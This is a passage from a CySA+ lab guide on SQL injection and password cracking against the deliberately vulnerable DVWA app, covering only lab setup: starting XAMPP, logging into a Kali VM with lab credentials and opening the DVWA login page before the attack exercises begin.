CompTIA Cybersecurity Analyst (CySA+)

DVWA - Manual SQL Injection and Password Cracking

Introduction

The **DVWA - Manual SQL Injection and Password Cracking** module provides you with the instructions and devices to develop your hands-on skills in the following topics:

- DVWA Usage
- Performing an SQL Injection Attack
- Password Cracking with John

Lab time: It will take approximately 1 hour to complete this lab.


Exam Objectives

The following exam objectives are covered in this lab:

- **CS0-001 3.4** Given a scenario, analyze common symptoms to select the best course of action to support incident response
- **CS0-001 4.2** Given a scenario, use data to recommend remediation of security issues related to identity and access management
- **CS0-001 4.3** Given a scenario, review security architecture and make recommendations to implement compensating controls
- **CS0-001 4.4** Given a scenario, use application security best practices while participating in the Software Development Life Cycle (SDLC)

Lab Diagram

During your session, you will have access to the following lab configuration. Depending on the exercises you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.



Connecting to your lab

In this module, you will be working on the following equipment to carry out the steps defined in each exercise.

- **PLABSA01** (Windows Server 2012 R2 - Domain Controller)
- **PLABWIN10** (Windows 10 - Domain Member)
- **PLABKALI01** (Kali 2016.2)

To start, simply choose a device and click **Power on**. In some cases, the devices may power on automatically.

For further information and technical support, please see our Help and Support page.

Exercise 1 - DVWA Usage

Damn Vulnerable Web App works using PHP/MySQL web applications that have been engineered to be deliberately vulnerable to a great variety of attack vectors for the purpose of allowing security professionals to test their skills and tools in a legal environment. It's a very useful tool when learning and applying the techniques to security testing applications when using an SDLC.

In this exercise we will:


- Activate DVWA
- Connect to DVWA

Task 1 - Activate DVWA

In this task, we will be starting the DVWA web service through XAMPP so that the website is broadcasting through the IP of the Windows 2012 server on the IP of 192.168.0.1. We will then start up Kali and connect to the device.

Step 1

Connect to **PLABSA01,** on the taskbar you will see the **XAMPP** icon, click this icon and activate the application.


PLABSA01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=0&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Recycle
DVWA
XAMPP
Mozilla Firefox
XAMPP Control Panel v3.2.2 [Compiled: Nov 12th 2015]
XAMPP Control Panel v3.2.2
Config
Netstat
Shell
Explorer
Services
Help
Quit
ROLES AND SERVER GROUPS
Roles: 1 | Server groups: 1 | Servers total: 1
ENG

Service	Module	PID(s)	Port(s)	Actions			
☒	Apache	396 2876	80, 443	Stop	Admin	Config	Logs
☒	MySQL	1532	3306	Stop	Admin	Config	Logs
☒	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
☒	Tomcat			Start	Admin	Config	Logs

```
09:54:12  [main]     Starting Check-Timer
09:54:12  [main]     Control Panel Ready
09:54:13  [Apache]   Autostart active: starting...
09:54:13  [Apache]   Attempting to start Apache app...
09:54:13  [mysql]    Autostart active: starting...
09:54:13  [mysql]    Attempting to start MySQL app...
09:54:13  [Apache]   Status change detected: running
09:54:13  [mysql]    Status change detected: running
```

Figure 1.1 Screenshot of PLABSA01: XAMPP running.

This starts up the DVWA website which is has been configured to broadcast on the PLABSA01 IP address.

Step 2

Now open up Internet Explorer and **type** into the address bar:


```
192.168.0.1
```

Press **Enter.**

This will take you to the website being broadcast by XAMPP; this is to confirm that the site is up and working.

Type into the address bar.

```
http://192.168.0.1/dvwa/login.php
```


PLABSA01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=0&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
http://192.168.0.1/dvwa/login.php
Login :: Damn Vulnerable ...
DVWA
Username
Password
Login
ENG

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

Figure 1.2 Screenshot of PLABSA01: DVWA site running.

This should present you with the login page for DVWA. Therefore we know the site is up and working.

We can now close internet explorer.


Step 3

Ensure you have powered on all the devices listed in the introduction and connect to **PLABKALI01.**

In the Username filed type the following:

```
root
```

Click **Next**.



PLABKALI01 - Google Chrome

https://www.practice-labs.com/device-advanced.aspx?client=html&device=1&width=1024&height=768&login=true&token=geplQhP3WG1ySIMvdx4VBvLc...

Fri 12:36

Username: root

Figure 1.3 Screenshot of PLABKALI01: Logging in to PLABKALI01 as root user.

Step 4

In the Password field type the following:

```
Passw0rd
```

Click **Sign In**.



PLABKALI01 - Google Chrome
https://www.practice-labs.com/device-advanced.aspx?client=html&device=1&width=1024&height=768&login=true&token=geplQhP3WG1ySIMvdx4VBvLc...
Fri 12:40
Password:
•••••••••
Cancel
Sign In

Figure 1.4 Screenshot of PLABKALI01: Logging into PLABKALI01 as root user.

Step 5

You have successfully logged in to **PLABKALI01**.



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Documents
Leafpad
LXTerminal
kali-notification-r...
wireshark
metasploit framework
burpsuite
nmap
Firefox ESR

Figure 1.5 Screenshot of PLABKALI01: Displaying successfully logged in to PLABKALI01.

Task 2 - Connecting to DVWA

We will now connect to the DVWA service and confirm the website contents is working through Firefox within Kali.

Step 1

Open **Firefox ESR** application and type into the address bar the following:

```
192.168.0.1/dvwa/login.php
```



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Login :: Damn Vulnerable...
Login :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Login :: Damn Vulnerable Wel
192.168.0.1/dvwa/login.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

Figure 1.7 Screenshot of PLABKALI01: DVWA accessed from Firefox.

Again, the site is confirmed to be up and working, but we will go a little further to make sure of this now.

Step 2

Let’s now log into the site and begin working with it.

Type in the following credentials and click **Login**.

